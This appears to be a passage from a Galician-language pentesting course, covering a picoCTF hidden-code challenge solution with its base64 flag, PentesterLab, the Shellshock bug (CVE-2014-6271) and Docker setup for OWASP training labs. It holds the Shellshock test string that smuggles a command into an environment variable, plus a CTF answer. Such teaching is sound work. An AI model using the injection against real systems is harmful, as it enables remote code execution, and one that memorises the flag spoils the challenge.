
Se algunha vez estás *atascado* no reto picoCTF ofrece **Pistas(Hints)** que poden ser de axuda para saír dese *atasco*.

Fase 2: Análise de vulnerabilidades

Identificación de código comentado/oculto:

- Tal como se enuncia no reto debemos buscar código comentado/oculto no sitio web ofrecido. Así, buscamos no código fonte do sitio web a través do propio navegador ou a través do inspector web.





view-source:http://titan.picoctf.net:61759/about.html
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Go
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8"/>
<meta content="IE=edge" http-equiv="X-UA-Compatible"/>
<meta content="width=device-width, initial-scale=1.0" name="viewport"/>
<link href="style.css" rel="stylesheet"/>
<link href="img/favicon.png" rel="shortcut icon" type="image/x-icon"/>
<!-- font (google) -->
<link href="https://fonts.googleapis.com/css2?family=Lato:ital,wght@0,400;0,700;1,400&displa
<title>
About me
</title>
</head>
<body>
<header>
<nav>

Home

About

Contact

</nav>
</header>
<section class="about" notify_true="cGljb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRfZjZmNmI3OGF9">
<h1>
Try inspecting the page!! You might find it there
</h1>



Fase 3: Explotación

Comprobamos que existe código oculto: unha cadea en base64. Polo que, procedemos a decodificala:

```
echo 'cadea' | base64 -d
```

Xa obtemos o Flag que podemos subir a picoCTF

~~Fase 4: Post-explotación~~

Non se precisa para resolver o reto.

~~Fase 5: Persistencia~~

Non se precisa para resolver o reto.

Fase 6: Informe final

Seguir o indicado en Informes de Pentesting para obter os informes.

> **Exemplos nas seccións**
>
> - Metasploitable 2
> - Metasploitable 3
> - VulnHub
> - VulnNyx

3.2.9 PentesterLab

Introdución

PRÁCTICAS TALLER: PENTESTERLAB

PentesterLab é unha plataforma centrada na aprendizaxe de pentesting web mediante exercicios guiados e máquinas vulnerables.

É necesario rexistrarse?

Non. Dispón de contido gratuito e subscrición PRO:

- **Conta gratuíta** → permite acceder unicamente a **algúns exercicios marcados como *Free***, como por exemplo *Introduction to code review*.
  ⚠️ Non é posible completar os *badges* completos (como o *Introduction Badge* ou o *Essential Badge*), xa que os seus exercicios están asociados a contido reservado para conta Pro (por exemplo, vídeos e explicacións).
- **Conta Pro (de pago)** → require subscrición mensual ou anual e ofrece acceso completo a:
  - todos os *badges* e laboratorios,
  - vídeos explicativos,
  - certificados de completado,
  - contido actualizado regularmente.

Resumo: a conta gratuíta só permite probar exercicios soltos marcados como *Free* e sen vídeos; a conta Pro desbloquea o contido completo da plataforma.

Pódense publicar solucións?

Pódese compartir write-ups sempre que non se copien directamente os contidos. Deben estar baseados na experiencia propia e sen facer públicos os ficheiros do exercicio.

Recomendacións

- Ideal para preparar certificacións como OSCP.
- Comezar polos badges marcados como Intro ou Essential.

Badges

Que son os *badges*?

- Son “insignias” ou marcas de progreso que PentesterLab asigna cando completas certos exercicios ou rutas de aprendizaxe.
- Cada *badge* agrupa un conxunto de laboratorios temáticos (por exemplo: HTTP, XSS, SQLi, File Inclusion, etc.).

Por que comezar polos *Essentials* / *Intro*?

- Os *badges* chamados **“Essentials”** ou **“Intro”** foron deseñados como **puntos de entrada**.
- Non requiren coñecementos previos avanzados: explican os conceptos básicos e expoñen vulnerabilidades comúns de forma guiada.
- Ensínanche a usar ferramentas imprescindibles (curl, Burp Suite, nmap, gobuster, sqlmap…) e a comprender as mensaxes de erro e respostas HTTP.
- Axudan a crear a “base mental” que logo aplicarás nos *badges* máis complexos (por exemplo *Advanced Web*, *Real World*, *Crypto*…).

Vantaxes de seguilos primeiro

- Aprendes de forma progresiva → cada *lab* engade unha peza nova.
- Evitas frustración inicial → os *labs* máis avanzados dan por supostas cousas que nos *Essentials* se explican con detalle.
- Conseguir os primeiros *badges* motívate, porque visualizas o progreso.

Resumo práctico para estudantes:

1. Empregar primeiro os *badges* de **Intro** (HTTP, Linux, Essential Badge).
2. Pasar despois a vulnerabilidades web comúns: **XSS, SQLi, LFI/RFI**.
3. Continuar co resto de *badges* temáticos e, cando xa se teñan sólidos os básicos, avanzar a *Advanced* ou *Real World*.

Práctica Taller: CVE-2014-6271/Shellshock

Vulnerabilidade servizo GNU Bash (Shellshock) – CVE-2014-6271

- **Explicación:** Execución remota de código en Bash mediante a manipulación de variables de entorno con funcións maliciosas.
- **CVE:** CVE
- **Gravidade:** Crítica
- **CVSS:** 9.8
- **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Recomendación:** Actualizar inmediatamente Bash ás versións parcheadas distribuídas polos provedores oficiais. Se non é posible, desactivar temporalmente servizos que dependan de Bash (CGI, DHCP, etc.) e empregar intérpretes alternativos ata aplicar a corrección definitiva.

Obxectivo

Seguir o procedemento descrito en CVE-2014-6271/Shellshock para comprender como se explota esta vulnerabilidade.

A vulnerabilidade **CVE-2014-6271** é coñecida como **Shellshock**.

Consiste nun fallo na shell **Bash** (Bourne Again SHell). O problema está en como **Bash procesa variables de entorno que conteñen funcións**:

- Bash permite exportar funcións a procesos fillos a través das variables de entorno.
- O bug fai que, se despois da definición dunha función se engade código adicional, **ese código tamén se executa ao abrirse unha nova instancia de Bash**, aínda que non debería.
- Isto abre a porta a **execución remota de código (RCE)** se un atacante consegue que unha aplicación ou servizo pase variables de entorno maliciosas a Bash.

Exemplo simplificado dunha variable maliciosa:

```
env x='() { :;}; echo VULNERABLE' bash -c "echo test"
```

Se o sistema é vulnerable, ademais de imprimir `test`, tamén executará `echo VULNERABLE`.

Impacto

- Permite a un atacante **executar comandos arbitrarios** en servidores que usan Bash como shell para procesar entradas externas.
- Servizos moi expostos foron, por exemplo, **CGI en servidores web Apache**, sistemas DHCP, SSH con configuracións concretas, etc.
- A gravidade foi considerada **crítica (CVSS 10.0)**.

Mitigación

- Actualizar Bash ás versións parcheadas liberadas polos distintos distribuidores en setembro de 2014.
- Como medida temporal, podíanse restrinxir servizos que dependían de Bash, ou cambiar a outros intérpretes de comandos.

3.2.10 OWASP

Prácticas Taller: OWASP - Entornos Actualizados

INTRODUCIÓN

A **OWASP (Open Web Application Security Project)** é unha fundación sen ánimo de lucro dedicada a mellorar a seguridade do software. Naceu en 2001 e, desde entón, produce guías, ferramentas abertas e proxectos de referencia que son empregados por profesionais e organizacións de todo o mundo para desenvolver aplicacións máis seguras.

Un dos proxectos máis coñecidos é o **OWASP Top 10**, unha lista que se actualiza aproximadamente cada catro anos e que recolle as dez vulnerabilidades de seguridade máis críticas en aplicacións web. O OWASP Top 10 serve como estándar de facto para concienciar desenvolvedores, equipos de seguridade e responsables técnicos sobre os riscos máis frecuentes e perigosos.

Entre os riscos identificados atópanse vulnerabilidades como:
- Inxeccións (SQL, NoSQL, OS, LDAP…)
- Fallos de autenticación
- Exposición de datos sensibles
- Configuracións inseguras
- Uso de compoñentes con vulnerabilidades coñecidas

Traballar con laboratorios OWASP permite comprender, practicar e aprender a mitigar estas vulnerabilidades nun contorno seguro e controlado.

As máquinas como **OWASP Broken Web Applications (BWA)** levan anos sen actualizarse (última versión en 2015). Por iso, é recomendable usar contornos OWASP máis actuais, modernos e mantidos pola comunidade.

ALTERNATIVAS ACTUALIZADAS RECOMENDADAS

A continuación preséntanse tres plataformas OWASP activas para traballar vulnerabilidades OWASP Top 10 de forma práctica, segura e modernas.

1. OWASP Juice Shop

OWASP Juice Shop é unha aplicación web intencionadamente insegura escrita en Node.js, Express e Angular. Representa todas as vulnerabilidades OWASP Top 10 e moitas máis.

- Interfaz moderna e gamificada
- Retos ocultos con puntuación
- Docker-ready

Pódense publicar solucións?

Si, porque é un proxecto **open-source baixo licenza MIT**.
Incluso o propio proxecto ofrece unha sección oficial con *Challenge solutions*:
- GitHub do proxecto
- Guía oficial de axuda
- Pwning OWASP Juice Shop - Appendix - Solucións


> **Única excepción**
>
> Se estás a usar Juice Shop nun **curso, exame ou CTF con regras propias**, debes respectar esas normas antes de publicar.

Instalación con Docker nunha distribución Kali GNU/Linux:

> **Cheat Sheets Docker**
>
> Ligazóns de Interese: Cheat Sheets Docker

```
sudo apt update
sudo apt -y install docker.io docker-compose
sudo docker pull bkimminich/juice-shop
sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
```

Logo accede no navegador a `http://localhost:3000`



De interese

- Non necesita login por defecto.
- Moi útil en formacións prácticas e CTFs internos.

Comezar a resolver Desafíos

Acceder a Learning para realizar os retos publicados.

Recomendable

Comezar por Score Board:
- Enunciado
- Solución

---

2. OWASP WebGoat

WebGoat é unha aplicación educativa Java con explicacións integradas e prácticas guiadas paso a paso.

- Ofrece teoría e práctica con cada vulnerabilidade
- Mantida por OWASP
- Inclúe servidor backend e WebWolf para interaccións

> **Que é WebWolf?**
>
> **WebWolf** é unha aplicación complementaria de **WebGoat** que **simula a "máquina do atacante"** ou os servizos externos aos que unha aplicación pode comunicarse. Permite que os exercicios de WebGoat realicen accións que implican interaccións externas (recibir emails, servir ficheiros, callbacks, etc.) sen saír da contorna de laboratorio.

Pódense publicar solucións?

Si. Pódense publicar solucións do **OWASP WebGoat** porque é un proxecto **open-source** baixo **licenza Apache 2.0**
O propio proxecto inclúe explicacións das vulnerabilidades, polo que non hai restrición en compartir write-ups ou walkthroughs.

- OWASP WebGoat Project
- Repositorio GitHub de WebGoat


> **Única excepción**
>
> Se se emprega WebGoat nun **curso, exame ou CTF con regras propias**, hai que respectar esas normas antes de publicar solucións.

Instalación con Docker nunha distribución Kali GNU/Linux:

> **Cheat Sheets Docker**
>
> Ligazóns de Interese: Cheat Sheets Docker


```
sudo apt update
sudo apt -y install docker.io docker-compose
sudo docker pull webgoat/webgoat-desktop
sudo docker run -p 127.0.0.1:3000:3000 --shm-size=1g \
  -e PUID=$(id -u) -e PGID=$(id -g) \
  -e TZ=Europe/Madrid \
  webgoat/webgoat-desktop
```

Logo accede a `http://localhost:3000`




Lemos o contido do ficheiro WebGoat.txt, o cal indícanos como executar WebGoat:

```
./start_webgoat.sh
```



Tes que rexistrarte/crear unha conta para poder acceder ás leccións e retos (aparecen no panel esquerdo despois de iniciar sesión).



Conflicto de portos

- **OWASP Juice Shop** adoita levantarse en `http://localhost:3000` (porto 3000).
- **OWASP WebGoat (desktop)** tamén adoita levantarse en `http://localhost:3000` (porto 3000).
  Isto significa que **os dous colisionan no mesmo porto**: só un pode escoitar en `:3000` á vez.
  Se se quere executalos ao mesmo tempo débese cambiar o porto externo ao lanzar un deles. Por exemplo:

```
# Juice Shop en :3000
docker run --rm -p 3000:3000 bkimminich/juice-shop

# WebGoat en :9090
docker run --rm -p 9090:9090 webgoat/webgoat-desktop
```

Así, accederíase a:
- Juice Shop → http://localhost:3000
- WebGoat → http://localhost:9090

⚠️ Recomendación: escoller sempre portos distintos (3000, 9090, etc.) para evitar conflitos cando uses varios laboratorios OWASP en paralelo.

3. OWASP Security Shepherd

Security Shepherd é unha plataforma CTF con múltiples retos de seguridade web. O seu obxectivo é ensinar tanto a explotación como a mitigación de vulnerabilidades.

- Permite crear competicións por equipos
- Retos desde nivel básico ata avanzado
- Multitude de escenarios reais

Instalación vía Docker Compose nunha distribución Kali GNU/Linux:

Cheat Sheets Docker

Ligazóns de Interese: Cheat Sheets Docker

Proceder según o documentado en Docker Environment Setup

```
sudo apt update
sudo apt -y install docker.io docker-compose
git clone https://github.com/OWASP/SecurityShepherd.git
cd SecurityShepherd
sudo gpasswd -a kali docker
```

Reemprazar o docker-compose.yml co seguinte contido:


```
services:
  db:
    image: mariadb:10.6
    container_name: secshep_mariadb
    command: ["--character-set-server=utf8mb4","--collation-server=utf8mb4_unicode_ci","--bind-address=0.0.0.0"]
    environment:
      - MYSQL_ROOT_PASSWORD=CowSaysMoo
      - MYSQL_DATABASE=securityshepherd
      - MYSQL_USER=shep
      - MYSQL_PASSWORD=sheppass
    volumes:
      - securityshepherd_data:/var/lib/mysql
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "127.0.0.1", "-u", "root", "-pCowSaysMoo"]
      interval: 10s
      timeout: 5s
      retries: 10
    restart: unless-stopped
    networks: [shepnet]

  mongo:
    image: mongo:4.4
    container_name: secshep_mongo
    command: ["--bind_ip_all"]
    volumes:
```

```
      - securityshepherd_mongodata:/data/db
    healthcheck:
      test: ["CMD-SHELL", "mongo --quiet --eval 'db.runCommand({ ping: 1 }).ok' || exit 1"]
      interval: 10s
      timeout: 5s
      retries: 20
      start_period: 20s
    restart: unless-stopped
    networks: [shepnet]

  web:
    image: owasp/security-shepherd:3.1
    container_name: secshep_tomcat
    depends_on:
      db:
        condition: service_healthy
      mongo:
        condition: service_healthy
    environment:
      - DB_SERVER_IP=db
      - DB_PORT=3306
      - DB_NAME=securityshepherd
      - DB_USER=shep
      - DB_PASS=sheppass
      - MONGO_SERVER=mongo
      - MONGO_PORT=27017
      - TZ=Europe/Madrid
      - JAVA_OPTS=-Xms256m -Xmx768m -XX:MaxMetaspaceSize=256m
    ulimits:
      nofile:
        soft: 65536
        hard: 65536
      nproc: 65535
    ports:
      - "8081:8080"
      - "443:8443"
    restart: unless-stopped
    networks: [shepnet]

networks:
  shepnet:

volumes:
  securityshepherd_data:
  securityshepherd_mongodata:
```

Executar o seguinte comando:


```
docker compose up -d
```

Accede despois a `http://localhost:8081` no navegador ou a `https://localhost:8443`.

